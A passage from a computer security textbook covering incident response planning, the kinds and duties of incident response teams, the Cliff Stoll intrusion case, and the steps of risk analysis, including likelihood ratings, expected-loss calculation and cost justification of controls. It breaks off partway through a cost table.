- *Legal issues*: An incident has legal ramifications. In some countries, computer intrusions are illegal, so law enforcement officials must be involved in the investigation. In other places, you have discretion in deciding whether to ask law enforcement to participate. In addition to criminal action, you may be able to bring a civil case. Both kinds of legal action have serious implications for the response. For example, evidence must be gathered and maintained in specific ways in order to be usable in court. Similarly, laws may limit what you can do against the alleged attacker: Cutting off a connection is probably acceptable, but launching a retaliatory denial-of-service attack may not be.
- *Preserving evidence*: The most common reaction in an incident is to assume the cause was internal or accidental. For instance, you may first assume that hardware has failed or software isn't working correctly. The staff may be directed to change the configuration, reload the software, reboot the system, or similarly attempt to resolve the problem by adjusting the software. Unfortunately, each of these acts can irreparably distort or destroy evidence. When dealing with a possible incident, do as little as possible before securing the site and “dusting for fingerprints.”
- *Records*: It may be difficult to remember what you have already done: Have you already reloaded a particular file? What steps got you to the prompt asking for the new DNS server's address? If you call in an outside forensic investigator or the police, you will need to tell exactly what you have already done. A list of what was done can also help people who need to determine what happened, how to prevent it in the future, and how to restore data and computing capabilities.
- *Public relations*: In handling an incident your organization should speak with

one voice. You risk sending confusing messages if too many people speak. Only one person should speak publicly if legal action may be taken. An unguarded comment may tip off the attacker or have a negative effect on the case. You can simply say that an incident occurred, tell briefly and generally what it was, and state that the situation is now under control and normal operation will resume (at a particular time, if a reliable estimate can be given).

Incident responders first perform triage: They investigate what has happened. “The network is responding slowly” can have many causes, from heavy usage to electronic malfunction to terrorist attack. Based on first analysis the team decides what steps to take to address the incident.

“Is this really an incident” is the most important question.

Some incidents resolve themselves (for example, the heavy usage ends), some stay the same (the malfunction does not heal itself), and some get worse (the attack intensifies). Incident responders follow the case until they have identified the cause and done as much as possible to return the system to normal. Then the team finishes documenting its work and declares the incident over.

After the Incident Is Resolved

Eventually, the incident response team closes the case. At this point the team will hold a review after the incident to consider two things:

- *Is any security control action to be taken?* Did an intruder compromise a system because security patches were not up to date; if so, should there be a procedure to ensure that patches are applied when they become available? Was access obtained because of a poorly chosen password; if so, should there be a campaign to educate users on how to construct strong passwords? If there were control failures, what should be done to prevent similar attacks in the future?
- *Did the incident response plan work?* Did everyone know whom to notify? Did the team have needed resources? Was the response fast enough? Were certain critical resources unnecessarily affected? What should be done differently next time?

The incident response plan ensures that incidents are handled promptly, efficiently, and with minimal harm.

Incident Response Teams

Many organizations name and maintain a team of people trained and authorized to handle a security incident. Such teams, called **computer security incident response teams (CSIRTs)** or **computer emergency response teams (CERTs)** are standard at large private and government organizations, as well as many smaller ones. A CSIRT can consist of one person or it can be a flexible team of dozens of people on call for special skills they can contribute.

The September–October 2014 issue of *IEEE Security & Privacy* magazine is devoted to CSIRTs. Papers include a case study of a national CSIRT and its coordination with other

CSIRTs, how CSIRTs can (and must) automate the evaluation of millions of data items received hourly, and a study of CSIRT personnel from a psychological perspective to help teams be more effective.

Types of CSIRTs

A single person, the computer or network administrator of a small organization, may constitute the full and permanent incident response team. Responding to a major incident may overtake other ordinary responsibilities. For this reason, as an organization's information technology operation becomes larger or more complex, the nature of its response capability often changes.

But one person or one in-house response organization is not the full layout of incident response throughout the world. Although some incidents are confined to one organization, others involve multiple targets, sometimes across organizational, political, and geographic boundaries. Here are some models for CSIRTs:

- a full organizational response team to cover all incidents; such a team may include separate staff to deal with situations in different organizational units, such as plants in separate locations or distinct business units of a larger company
- coordination centers to coordinate incident response activity across organizations, so that work is not duplicated unnecessarily and efforts proceed toward the same goals
- so-called national CSIRTs with coordination responsibility within a country and to national CSIRTs of other countries
- sector CSIRTs to assist with investigating and handling incidents specific to a particular business sector, for example, financial institutions or medical facilities; some attacks focus on one type of target (for example, in 2013 large banks were the target of massive denial-of-service attacks)
- vendor CSIRTs to address or participate in incidents involving one manufacturer's products
- outsourced CSIRT teams, hired to perform incident response services on contract to other companies

CSIRTs operate in organizations, nationally, internationally, by vendor, and by business sector.

A related concept is the security operations center (SOC), which performs the day-to-day monitoring of a network and may be the first to detect and report an unusual situation. Also, information sharing and analysis centers (ISACs) perform some CSIRT functions by sharing threat and incident data across CSIRTs.

CSIRT Activity

Responsibilities of a CSIRT include:

- *Reporting*: receiving reports of suspected incidents and reporting as appropriate to senior management
- *Detection*: investigation to determine if an incident occurred

- *Triage*: immediate action to address urgent needs
- *Response*: coordination of effort to address all aspects in a manner appropriate to severity and time demands
- *Post-mortem*: declaring the incident over and arranging to review the case to improve future response
- *Education*: preventing harm by advising on good security practices and disseminating lessons learned from past incidents

The proactive role of a CSIRT in preventing attacks is increasing in importance, reports Robin Ruefle's team [[RUE14](#)]. Teams study current data to predict future attack trends as a way to determine where to invest preventive resources.

Team Membership

Not uncommonly the incident response team of a large organization has 50 or more members.

At different times response teams need a variety of skills, including the ability to

- collect, analyze, and preserve digital forensic evidence
- analyze data to infer trends
- analyze the source, impact, and structure of malicious code
- help manage installations and networks by developing defenses such as signatures
- perform penetration testing and vulnerability analysis
- understand current technologies used in attacks

Specialized skills can be brought into the response team as needed for specific incidents.

Forming the team in advance lets an organization select people according to their personal and technical skills, try out different member groupings to determine whether the mix of people is effective, and let the team members develop camaraderie and trust before having to work together on an incident. Additionally, at least some incident response team members will have other jobs in the organization; that is, they do not work full time for the incident team. With advance notice, managers can plan for other people to take over the work of the person seconded to the incident response team for the duration of the incident.

Information Sharing

As Robin Ruefle and colleagues [[RUE14](#)] report, information sharing is a key responsibility of CSIRTs. An incident affecting one site may also affect another, and analysis from one place may help another. To date there are no standards for automated information sharing between CSIRTs, however. Because of trust issues, much sharing now takes place informally, by word of mouth, in which one CSIRT member interacts with a known colleague at another. That model does not scale to larger scale operation, nor does it support interchange with national and other coordinating CSIRTs. Information sharing is also stymied because of fears of competition, negative publicity, and regulations.

Incident response often requires sharing information—within an organization, with similarly affected ones, and with national officials.

Determining Incident Scope

The scope of an incident is rarely obvious at the beginning. It may begin with someone's noticing something irregular. (See the example in [Sidebar 10-3](#) of how a tiny irregularity exploded into a major incident.)

Sidebar 10-3 Incorrect Account Balance Leads to Intruder

In 1986 Cliff Stoll was working as an astronomer at Lawrence Berkeley Laboratory when he noticed the amounts for computer accounts he managed did not add up properly. Although the mismatch was small, Stoll was unwilling just to dismiss it as an unfathomable computer error. Someone had created an extra account being charged against Stoll's projects, but the monthly bill was not being delivered to Stoll (or to anyone else, because the account had no billing address). Coincidentally, Stoll received a report that someone from his site had been breaking into military computers, but he didn't initially connect these two data points.

Stoll removed the unauthorized account but found that the attacker remained, having acquired system administrator privileges. Thinking the attacker was a student at a nearby university, Stoll and his colleagues wanted to catch the attacker in the act. They soon found the flaw the attacker exploited but decided to keep the culprit engaged so they could investigate his actions, using an elaborate masquerade in which Stoll controlled everything the attacker could see and do [[STO88](#), [STO89](#)]. Stoll's trap was one of the first examples of a honeypot (introduced in [Chapter 5](#)).

After months of activity Stoll and authorities identified the attacker as a German agent named Markus Hess, recruited by the Soviet KGB. German authorities arrested Hess, who was convicted of espionage and sentenced to one to three years in prison.

Accounting records that did not balance—off by just \$0.75—led to investigation and conviction of an international spy. When you begin to investigate an incident, you seldom know what its scope will be.

10.4 Risk Analysis

Next we turn to a management activity at the heart of security planning. **Risk analysis** is an organized process for identifying the most significant risks in a computing environment, determining the impact of those risks, and weighing the desirability of applying various controls against those risks.

Good, effective security planning includes a careful risk analysis. A **risk** is a potential problem that the system or its users may experience. We distinguish a risk from other project events by looking for three things, as suggested by Rook [[ROO93](#)]:

- *A loss associated with an event.* The event must generate a negative effect:

compromised security, lost time, diminished quality, lost money, lost control, lost understanding, and so on. This loss is called the **risk impact**.

- *The likelihood that the event will occur.* The probability of occurrence associated with each risk is measured from 0 (impossible) to 1 (certain). When the risk probability is 1, we say we have a problem.
- *The degree to which we can change the outcome.* We must determine what, if anything, we can do to avoid the impact or at least reduce its effects. **Risk control** involves a set of actions to reduce or eliminate the risk. Many of the security controls we describe in this book are examples of risk control.

Risk control is a set of actions to reduce or manage risk.

We usually want to weigh the pros and cons of different actions we can take to address each risk. To that end, we can quantify the effects of a risk by multiplying the risk impact by the risk probability, yielding the **risk exposure**. For example, if the likelihood of virus attack is 0.3 and the cost to clean up the affected files is \$10,000, then the risk exposure is \$3,000. So we can use a calculation like this one to decide that a virus checker is worth an investment of \$100, since it will prevent a much larger expected potential loss. Clearly, risk probabilities can change over time, so a risk analysis activity should track them and plan for events accordingly.

Risk is inevitable in life: Crossing the street is risky but that does not keep us from doing it. We can identify, limit, avoid, or transfer risk but we can seldom eliminate it. In general, we have three strategies for dealing with risk:

- *avoid* the risk by changing requirements for security or other system characteristics
- *transfer* the risk by allocating the risk to other systems, people, organizations, or assets; or by buying insurance to cover any financial loss should the risk become a reality
- *assume* the risk by accepting it, controlling it with available resources and preparing to deal with the loss if it occurs

Thus, costs are associated not only with the risk's potential impact but also with reducing it. **Risk leverage** is the difference in risk exposure divided by the cost of reducing the risk. In other words, risk leverage is

$$\frac{(\text{risk exposure before reduction}) - (\text{risk exposure after reduction})}{(\text{cost of risk reduction})}$$

The leverage measures value for money spent: A risk reduction of \$100 for a cost of \$10, a 10:1 reduction, is quite a favorable result. If the leverage value of a proposed action is not high enough, then we look for alternative but less costly actions or more effective reduction techniques.

Risk leverage is the amount of benefit per unit spent.

Risk analysis is the process of examining a system and its operational context to

determine possible exposures and the potential harm they can cause. Thus, the first step in a risk analysis is to identify and list all exposures in the computing system of interest. Then, for each exposure, we identify possible controls and their costs. The last step is a cost–benefit analysis: Does it cost less to implement a control or to accept the expected cost of the loss? In the remainder of this section, we describe risk analysis, present examples of risk analysis methods, and discuss some of the drawbacks to performing risk analysis.

The Nature of Risk

In our everyday lives, we take risks. In riding a bike, eating oysters, or playing the lottery, we take the chance that our actions may result in some negative result—such as being injured, getting sick, or losing money. Consciously or unconsciously, we weigh the benefits of taking the action with the possible losses that might result. Just because a certain act carries a risk, we do not necessarily avoid it; we may look both ways before crossing the street, but we do cross it. In building and using computing systems, we must take a more organized and careful approach to assessing our risks. Many of the systems we build and use can have a dramatic impact on life and health if they fail. For this reason, risk analysis is an essential part of security planning.

We cannot guarantee that our systems will be risk free; that is why our security plans must address actions needed should an unexpected risk become a problem. And some risks are simply part of doing business; for example, as we have seen, we must plan for disaster recovery, even though we take many steps to avoid disasters in the first place.

When we acknowledge that a significant problem cannot be prevented, we can use controls to reduce the seriousness of a threat. For example, you can back up files on your computer as a defense against the possible failure of a file storage device. But as our computing systems become more complex and more distributed, complete risk analysis becomes more difficult and time consuming—and more essential.

Steps of a Risk Analysis

Risk analysis is performed in many different contexts; for example, environmental and health risks are analyzed for activities such as building dams, disposing of nuclear waste, or changing a manufacturing process. Risk analysis for security is adapted from more general management practices, placing special emphasis on the kinds of problems likely to arise from security issues. By following well-defined steps, we can analyze the security risks in a computing system.

The basic steps of risk analysis are listed below.

1. Identify assets.
2. Determine vulnerabilities.
3. Estimate likelihood of exploitation.
4. Compute expected annual loss.
5. Survey applicable controls and their costs.
6. Project annual savings of control.

[Sidebar 10-4](#) illustrates how different organizations take slightly different approaches,

but the basic activities are still the same. These steps are described in detail in the following sections.

Sidebar 10-4 Alternative Steps in Risk Analysis

There are many formal approaches to performing risk analysis. For example, the U.S. Army used its Operations Security (OPSEC) guidelines during the Vietnam War [[SEC99](#)]. The guidelines involve five steps:

1. Identify the critical information to be protected.
2. Analyze the threats.
3. Analyze the vulnerabilities.
4. Assess the risks.
5. Apply countermeasures.

Similarly, the U.S. Air Force uses an Operational Risk Management procedure to support its decision making. [[AIR00](#)] The steps are

1. Identify hazards.
2. Assess hazards.
3. Make risk decisions.
4. Implement controls.
5. Supervise.

As you can see, the steps are similar, but their details are always tailored to the particular situation at hand. For this reason, you may use someone else's risk analysis process as a framework, but then change it to match your own situation.

Step 1: Identify Assets

Before we can identify vulnerabilities, we must first decide what we need to protect. Thus, the first step of a risk analysis is to identify the assets of the computing system. The assets can be considered in categories, as listed below. The first three categories are the assets identified in [Chapter 1](#) and described throughout this book. The remaining items are not strictly a part of a computing system but are important to its proper functioning.

- *hardware*: processors, boards, keyboards, monitors, terminals, microcomputers, workstations, tape drives, printers, disks, disk drives, cables, connections, communications controllers, and communications media
- *software*: source programs, object programs, purchased programs, in-house programs, utility programs, operating systems, systems programs (such as compilers), and maintenance diagnostic programs
- *data*: data used during execution, stored data on various media, printed data, archival data, update logs, and audit records
- *people*: skilled staff needed to run the computing system or specific programs, as well as support personnel such as guards
- *documentation*: on programs, hardware, systems, administrative procedures, and the entire system

- *supplies*: paper, forms, laser cartridges, recordable media, and printer ink, as well as power, heating and cooling, and necessary buildings or shelter
- *reputation*: company image
- *availability*: ability to do business, ability to resume business rapidly and efficiently after an incident

You have to tailor this list to your own situation. No two organizations will have the same assets to protect, and something that is valuable in one organization may not be as valuable to another. For example, if a project has one key designer, then that designer is an essential asset; on the other hand, if a similar project has ten designers, any of whom could do the project's design, then each designer is not as essential because there are nine easily available replacements. Thus, you must add to the list of assets the other people, processes, and things that must be protected.

Not all business assets are tangible, and not all are easy to value.

In a sense, the list of assets is an inventory of the system, including intangibles and human resource items. For security purposes, this inventory is more comprehensive than the traditional inventory of hardware and software often performed for configuration management or accounting purposes. The point is to identify all assets necessary for the system to be usable.

Step 2: Determine Vulnerabilities

The next step in risk analysis is to determine the vulnerabilities of these assets. This step requires imagination; we want to predict what damage might occur to the assets and from what sources. We can enhance our imaginative skills by developing a clear idea of the nature of vulnerabilities. This nature derives from the need to ensure the three basic goals of computer security: confidentiality, integrity, and availability. Thus, a vulnerability is any situation that could cause loss of confidentiality, integrity, and availability. We want to use an organized approach to considering situations that could cause these losses for a particular object.

Software engineering offers us several techniques for investigating possible problems. Hazard analysis, described in [Sidebar 10-5](#), explores failures that may occur and faults that may cause them. These techniques have been used successfully in analyzing safety-critical systems. However, additional techniques are tailored specifically to security concerns; we address those techniques in this and following sections.

Sidebar 10-5 Hazard Analysis Techniques

Hazard analysis is a set of systematic but informal techniques intended to expose potentially hazardous system states. Using hazard analysis helps us find strategies to prevent or mitigate harm once we understand what problems can occur. That is, hazard analysis ferrets out not only the effects of problems but also their likely causes so that we can then apply an appropriate technique for preventing a problem or softening its consequences. Hazard analysis usually involves creating hazard lists as well as procedures for exploring "what if" scenarios to trigger consideration of nonobvious hazards. The problems' sources

can be lurking in any artifacts of the development or maintenance process, not just in the code. There are many kinds of problems, ranging from incorrect information or code, to unclear consequences of a particular action. A good hazard analysis takes all of them into account.

Different techniques support the identification and management of potential hazards in complex critical systems. Among the most effective are *hazard and operability studies* (HAZOP), *failure modes and effects analysis* (FMEA), and *fault tree analysis* (FTA). HAZOP is a structured analysis technique originally developed for the process control and chemical plant industries. FMEA is a bottom-up technique applied at the system component level. A team identifies each component's possible faults or fault modes; then, it determines what could trigger the fault and what systemwide effects each fault might have. By keeping system consequences in mind, the team often finds possible system failures that are not made visible by other analytical means. FTA complements FMEA. It is a top-down technique that begins with a postulated hazardous system malfunction. Then, the FTA team works backwards to identify the possible precursors to the mishap. By tracing from a specific hazardous malfunction, the team can derive unexpected contributors to mishaps and identify opportunities to mitigate the risk of mishaps.

We decide which technique is most appropriate by understanding how much we know about causes and effects. When we know the cause and effect of a given problem, we can strengthen the description of how the system should behave. If we can describe a known effect with unknown cause, then we use deductive techniques such as FTA to help us understand the likely causes of the unwelcome behavior. Conversely, we may know the cause of a problem but not understand all the effects; here, we use inductive techniques such as FMEA to help us trace from cause to all possible effects. Finally, to find problems about which we may not yet be aware, we perform an exploratory analysis such as a HAZOP study.

To organize the way we consider threats and assets, we can use a matrix such as the one shown in [Table 10-2](#). One vulnerability can affect more than one asset or cause more than one type of loss. The table is a guide to stimulate thinking, but its format is not rigid.

Asset	Confidentiality	Integrity	Availability
Hardware			
Software			
Data			
People			
Documentation			
Supplies			

TABLE 10-2 Assets and Security Properties

In thinking about the contents of each matrix entry, we can ask the following questions.

- What are the effects of unintentional errors? Consider typing the wrong command, entering the wrong data, using the wrong data item, discarding the wrong listing, and disposing of output insecurely.
- What are the effects of willfully malicious insiders? Consider disgruntled employees, bribery, and curious browsers.
- What are the effects of outsiders? Consider network access, remote access, hackers, people walking through the building, people snooping at coffee shops, and people sifting through the trash.
- What are the effects of natural and physical disasters? Consider fires, storms, floods, power outages, and component failures.

[Table 10-3](#) is a version of the previous table with some of the entries filled in. It shows that certain general problems can affect the assets of a computing system. Planners at a given installation will determine what can happen to specific hardware, software, data items, and other assets.

Asset	Secrecy	Integrity	Availability
Hardware		overloaded destroyed tampered with	failed stolen destroyed unavailable
Software	stolen copied pirated	impaired by Trojan horse modified tampered with	deleted misplaced usage expired
Data	disclosed accessed by outsider inferred	damaged – software error – hardware error – user error	deleted misplaced destroyed
People			quit retired terminated on vacation
Documentation			lost stolen destroyed
Supplies			lost stolen damaged

TABLE 10-3 Assets and Attacks

Sidebar 10-6 Integrated Vulnerability Assessments and CARVER

The U.S. Navy (see

<http://www.safetycenter.navy.mil/orm/generalorm/introduction/default.htm>)

performs Integrated Vulnerability Assessments (IVAs) as part of its risk analysis process. An IVA uses checklists to review system vulnerabilities and suggest appropriate mitigative strategies. The steps in an IVA include

1. identifying vulnerabilities
2. assigning priorities to the vulnerabilities
3. brainstorming countermeasures
4. assessing the risks

The Criticality, Accessibility, Recuperability, Vulnerability, Effect, and Recognizability (CARVER) method is employed to assign priorities to the vulnerabilities. Numeric ratings are applied to each vulnerability, and the sum represents a vulnerability score. However, the summation procedure blurs the distinctions among different types of risks, so the value of the overall score is questionable. Nevertheless, IVAs and CARVER may be useful in making security planning issues more visible.

Some organizations use other approaches to determining vulnerabilities and assessing their importance. For example, [Sidebar 10-6](#) describes the U.S. Navy’s approach to vulnerability evaluation.

Alas, there is no simple checklist or easy procedure to list all vulnerabilities. But from the earlier chapters of this book you have seen many examples of vulnerabilities to assets, and your mind has been trained to think of harm that can occur. Tools can help us conceive of vulnerabilities by providing a structured way to think. For example, assets have certain properties that make them vulnerable. The properties exist in three categories: aspects of the design or architecture, aspects of behavior, and general attributes. [Table 10-4](#) lists these properties in more detail. Notice that the properties apply to many kinds of systems and at various places within a given system.

Design/Architecture	Behavioral	General
<ul style="list-style-type: none"> • Singularity <ul style="list-style-type: none"> – Uniqueness – Centrality – Homogeneity • Separability • Logic/implementation errors; fallibility • Design sensitivity, fragility, limits, finiteness • Unrecoverability 	<ul style="list-style-type: none"> • Behavioral sensitivity/fragility • Malevolence • Rigidity • Malleability • Gullibility, deceivability, naïveté • Complacency • Corruptibility, controllability 	<ul style="list-style-type: none"> • Accessible, detectable, identifiable, transparent, interceptable • Hard to manage or control • Self-unawareness and unpredictability • Predictability

From [ANT02], copyright © RAND 2002, reprinted by permission.

TABLE 10-4 Attributes Contributing to Vulnerabilities

Step 3: Estimate Likelihood of Exploitation

The third step in conducting a risk analysis is determining how often each exposure is likely to be exploited. Likelihood of occurrence relates to the stringency of the existing controls and the likelihood that someone or something will evade the existing controls.

[Sidebar 10-7](#) describes several approaches to computing the probability that an event will occur: classical, frequency, and subjective. Each approach has its advantages and disadvantages, and we must choose the approach that best suits the situation (and its available information).

Sidebar 10-7 Three Approaches to Probability

Normally, we think of probability or likelihood as one concept. But in fact, we can think about and derive probabilities in many ways. The approach to probability that you use suggests how much confidence you can have in the probability numbers you derive.

Classical probability is the simplest and most theoretical kind. It is based on a model of how the world works. For example, to calculate the probability that a given side of a six-sided die will result from tossing the die, we think of a model of a cube, where each side is equally sized and weighted. This kind of probability requires no empirical data. The answers can be derived from the model itself, and in an objective way. However, classical probability requires knowledge of elementary events and is bound to the model's correctness. Classical probability is not well suited for handling problems involving infinite sets.

When we cannot use classical probability, we often choose to use *frequency probability*. Here, instead of building a model of a die, we take a real die and toss it many times, recording the result each time. This approach to probability requires historical data and assumes environmental stability and replication. In our example, we assume that the die is weighted properly and the tossing motion is the same each time. Frequency probabilities are never exact. What we hope is that, in their limit, they approach the theoretical probability of an event. Thus, if 100 people each toss a die 100 times, each person's distribution may be slightly different from the others, but in the aggregate the distribution will approach the correct one. Clearly, frequency probability cannot be applied to unique events; for example, we cannot use it to estimate the probability that software will fail in a particular way on a particular day.

When we cannot use classical or frequency probability, we often rely on *subjective probability*, which requires neither data nor formal analysis. Here, we ask experts to give us their opinions on the likelihood of an event, so the probability may differ from one person to another. We sometimes use the Delphi method (described later in this section) to reconcile these differences. The big advantage of subjective probability is that it can be used in all circumstances. However, it is clearly not objective, and it requires a coherent and complete understanding of the situation and its context.

In any given risk analysis we may use two or even all three of these estimating techniques. We prefer classical probability, but we use other techniques as necessary.

Often in security we cannot directly evaluate an event's probability by using classical techniques. However, we can try to apply frequency probability by using observed data for

a specific system. Local failure rates are fairly easy to record, and we can identify which failures resulted in security breaches or created new vulnerabilities. In particular, operating systems can track data on hardware failures, failed login attempts, numbers of accesses, and changes in the sizes of data files.

Another alternative is to estimate the number of occurrences in a given time period. We can ask an analyst familiar with the system to approximate the number of times a described event occurred in the last year, for example. Although the count is not exact (because the analyst is unlikely to have complete information), the analyst's knowledge of the system and its usage may yield reasonable estimates.

Of course, the two methods described depend on the fact that a system is already built and has been in use for some period of time. In many cases, and especially for proposed situations, usage data are not available. In this case, we may ask an analyst to estimate likelihood by reviewing a table based on a similar system; this approach is incorporated in several formal security risk processes. For example, the analyst may be asked to choose one of the ratings shown in [Table 10-5](#). Completing this analysis depends on the rater's professional expertise. The table provides the rater with a framework within which to consider each likelihood. Differences between close ratings are not very significant. A rater should be able to distinguish between something that happens once a year and once a month.

Frequency	Rating
More than once a day	10
Once a day	9
Once every three days	8
Once a week	7
Once in two weeks	6
Once a month	5
Once every four months	4
Once a year	3
Once every three years	2
Less than once in three years	1

TABLE 10-5 Ratings of Likelihood

Estimates of value and event likelihood are just estimates; their purpose is to locate points of most serious vulnerability.

These approaches all lead to what is called **quantitative risk analysis**, meaning that numbers can be assigned to various risks. Some people prefer so-called **qualitative risk**

analysis, in which no numerical probabilities are assigned. Instead, descriptive adjectives are used to rate risks, so one risk might be categorized as “highly likely” and another “improbable.” Qualitative assessment is more appropriate in situations where it is difficult to quantify risk, for example, for the likelihood that a meteor might crash into a building. Often, qualitative risks are then assigned a numeric value, for example, 1 for improbable and 5 for highly likely. These numbers are a simple shorthand notation, and sometimes they are used in the next step of risk analysis, in which risk likelihoods are used to predict potential loss.

Neither of these two approaches is “right” nor is one necessarily better than the other. In [Table 10-6](#) we summarize the advantages and disadvantages of each.

	Pros	Cons
Quantitative	<ul style="list-style-type: none"> • Assessment and results based on independently objective processes and metrics. Meaningful statistical analysis is supported • Value of information assets and expected loss expressed in monetary terms. Supporting rationale easily understood • Provides credible basis for cost/benefit assessment of risk mitigation. Supports information security budget decision-making 	<ul style="list-style-type: none"> • Calculations are complex. Management may mistrust the results of calculations and hence analysis • Must gather substantial information about the target IT environment • No standard independently developed and maintained threat population and frequency knowledge base. Users must rely on the credibility of the in-house or external threat likelihood assessment
Qualitative	<ul style="list-style-type: none"> • Simple calculations, readily understood and executed • Not necessary to quantify threat frequency and impact data • Not necessary to estimate cost of recommended risk mitigation measures and calculate cost/benefit • A general indication of significant areas of risk that should be addressed is provided 	<ul style="list-style-type: none"> • Results are subjective. Use of independently objective metrics is eschewed • No effort to develop an objective monetary basis for the value of targeted information assets • Provides no measurable basis for cost/benefit analysis of risk mitigation. Difficult to compare risk to control cost • Not possible to track risk management performance objectively when all measures are subjective

TABLE 10-6 Comparing Quantitative to Qualitative Risk Assessment

The **Delphi approach** is a subjective probability technique originally devised by RAND [[HAL67](#)] to deal with public policy decisions. It assumes experts can make informed estimates based on their experience; the method brings a group of experts to consensus. The first step in using Delphi is to provide each of several experts with information describing the situation surrounding the event under consideration. For example, the experts may be told about the software and hardware architecture, conditions of use, and expertise of users. Then, each expert individually estimates the likelihood of the event. The estimates are collected, reproduced, and distributed to all experts. The individual estimates are listed anonymously, and the experts are usually given some statistical information, such as mean or median. The experts are then asked whether they wish to modify their individual estimates in light of values their colleagues have supplied. If the revised values are reasonably consistent, the process ends with the group’s reaching consensus. If the values are inconsistent, additional rounds of revision may occur until consensus is reached.

Step 4: Compute Expected Loss

By this time, we have gained an understanding of the assets we value, their possible vulnerabilities, and the likelihood that the vulnerabilities will be exploited. Next, we must determine the likely loss if the exploitation does indeed occur. As with likelihood of occurrence, this value is difficult to determine. Some costs, such as the cost to replace a hardware item, are easy to obtain. The cost to replace a piece of software can be approximated reasonably well from the initial cost to buy it (or specify, design, and write it). However, we must take care to include hidden costs in our calculations. For instance, there is a cost to others of not having a piece of hardware or software. Similarly, there are costs in restoring a system to its previous state, reinstalling software, or deriving a piece of information. These costs are substantially harder to measure.

In addition, there may be hidden costs that involve legal fees if certain events take place. For example, some data require protection for legal reasons. Personal data, such as police records, tax information, census data, and medical information, are so sensitive that there are criminal penalties for releasing the data to unauthorized people. Other data are company confidential; their release may give competitors an edge on new products or on likely changes to the stock price. Some financial data, especially when they reflect an adverse event, could seriously affect public confidence in a bank, an insurance company, or a stock brokerage. We are hard pressed to determine the cost of releasing these data.

If a computing system, a piece of software, or a key person is unavailable, causing a particular computing task to be delayed, there may be serious consequences. If a program that prints paychecks is delayed, employees' confidence in the company may be shaken, or some employees may face penalties from not being able to pay their own bills. If customers cannot make transactions because the computer is down, they may choose to take their business to a competitor. For some time-critical services involving human lives, such as a hospital's life-support systems or a space station's guidance systems, the costs of failure are infinitely high.

Estimates of expected loss are necessarily imprecise; relative sizes are more important than absolute values.

Thus, we must analyze the ramifications of a computer security failure. The following questions can prompt us to think about issues of explicit and hidden cost related to security. The answers may not produce precise cost figures, but they will help identify the sources of various types of costs.

- What are the legal obligations for preserving the confidentiality or integrity of a given data item?
- What business requirements and agreements cover the situation? Does the organization have to pay a penalty if it cannot provide a service?
- Could release of a data item cause harm to a person or organization? Would there be the possibility of legal action if harm were done?
- Could unauthorized access to a data item cause the loss of future business opportunity? Might it give a competitor an unfair advantage? What would be the estimated loss in revenue?

- What is the psychological effect of lack of computer service? Embarrassment? Loss of credibility? Loss of business? How many customers would be affected? What is their value as customers?
- What is the value of access to data or programs? Could this computation be deferred? Could this computation be performed elsewhere? How much would it cost to have a third party do the computing elsewhere?
- What is the value to someone else of having access to data or programs? How much would a competitor be willing to pay for access?
- What other problems would arise from loss of data? Could the data be replaced or reconstructed? With what amount of work?

These are not easy costs to evaluate. Nevertheless, they are needed to develop a thorough understanding of the risks. Furthermore, the vulnerabilities in computer security are often considerably higher than managers expect. Realistic estimates of potential harm can raise concern and suggest places in which attention to security is especially needed.

Step 5: Survey and Select New Controls

By this point in our risk analysis, we understand the system's vulnerabilities and the likelihood of exploitation. We turn next to an analysis of the controls to see which ones address the risks we have identified. We want to match each vulnerability with at least one appropriate security technique. Once we do that, we can use our expected loss estimates to help us decide which controls, alone or in concert, are the most cost effective for a given situation.

Choosing Controls

In this analysis controls can overlap, as for example, when a human guard and a locked door both protect against unauthorized access. Neither of these is redundant, because the human guard can handle exceptional situations (for example, when a legitimate user loses a key), but the lock prevents access if the guard is distracted. Also, one control may cover multiple vulnerabilities, so encrypting a set of data may protect both confidentiality and integrity.

Controls have positive and negative effects: Encryption, for example, protects confidentiality, but it also takes time and introduces key management issues. Thus, when selecting controls, you have to consider the full impact.

Controls are not perfect. They can fail: Guards can be bribed or fall asleep, encryption can be broken, and access control devices can malfunction. Some controls are stronger than others. For example, a physical device is generally stronger than a written policy (policies are nevertheless useful).

Which Controls Are Best?

Typically there is no single best set of controls. One control is stronger, another is more usable, another prevents harm instead of detecting it afterwards, and still another protects against several types of vulnerabilities.

As you have inferred, risk analysis involves building a multidimensional array: assets, vulnerabilities, likelihoods, controls. Mapping controls to vulnerabilities may involve

using graph theory to select a minimal set of controls that address all vulnerabilities. The advantage of careful, systematic documentation of all these data is that each choice can be analyzed, and the side effects of changes are apparent.

If this process sounds difficult, it is, but it need not be overwhelming. Listing all assets is less important than listing the top few, probably five to ten. Postulating all vulnerabilities is less important than recognizing several classes of harm and representative causes. With a manageable number of assets and vulnerabilities, determining controls (some of which may already be in place) need not be extensive, as long as some control covers each major vulnerability.

Step 6: Project Costs and Savings

By this point in our risk analysis, we have identified controls that address each vulnerability in our list. The next step is to determine whether the costs outweigh the benefits of preventing or mitigating the risks. Recall that we multiply the risk probability by the risk impact to determine the risk exposure. The risk impact is the loss that we might experience if the risk were to turn into a real problem. There are techniques to help us determine the risk exposure.

The effective cost of a given control is the actual cost of the control (such as purchase price, installation costs, and training costs) minus any expected loss from using the control (such as administrative or maintenance costs). Thus, the true cost of a control may be positive if the control is expensive to administer or introduces new risk in another area of the system. Or the cost can even be negative if the reduction in risk is greater than the cost of the control.

For example, suppose a department has determined that some users have gained unauthorized access to the computing system. Managers fear the intruders might intercept or even modify sensitive data on the system. One approach to addressing this problem is to install a more secure data access control program. Even though the cost of the access control software is high (\$25,000), its cost is easily justified when compared to its value, as shown in [Table 10-7](#). Because the entire cost of the package is charged in the first year, even greater benefits are expected for subsequent years.

Item	Amount
Risks: disclosure of company confidential data, computation based on incorrect data	
Cost to reconstruct correct data: \$1,000,000 @ 10% likelihood per year	\$100,000
Effectiveness of access control software: 60%	-60,000
Cost of access control software	+25,000
Expected annual costs due to loss and controls (100,000 - 60,000 + 25,000)	\$65,000
Savings (100,000 - 65,000)	\$35,000

TABLE 10-7 Justification of Access Control Software

Another company uses a common carrier to link to a network for certain computing applications. The company has identified the risks of unauthorized access to data and computing facilities through the network. The company can eliminate these risks by replacing remote network access with the requirement to access the system only from a

machine operated on the company premises. The machine is not already owned; a new one would have to be acquired. The economics of this example are not promising, as shown in [Table 10-8](#).

Item	Amount
Risk: unauthorized access and use	
Access to unauthorized data and programs \$100,000 @ 2% likelihood per year	\$2,000
Unauthorized use of computing facilities \$10,000 @ 40% likelihood per year	4,000
Expected annual loss (2,000 + 4,000)	6,000
Effectiveness of network control: 100%	-6,000
Control cost:	
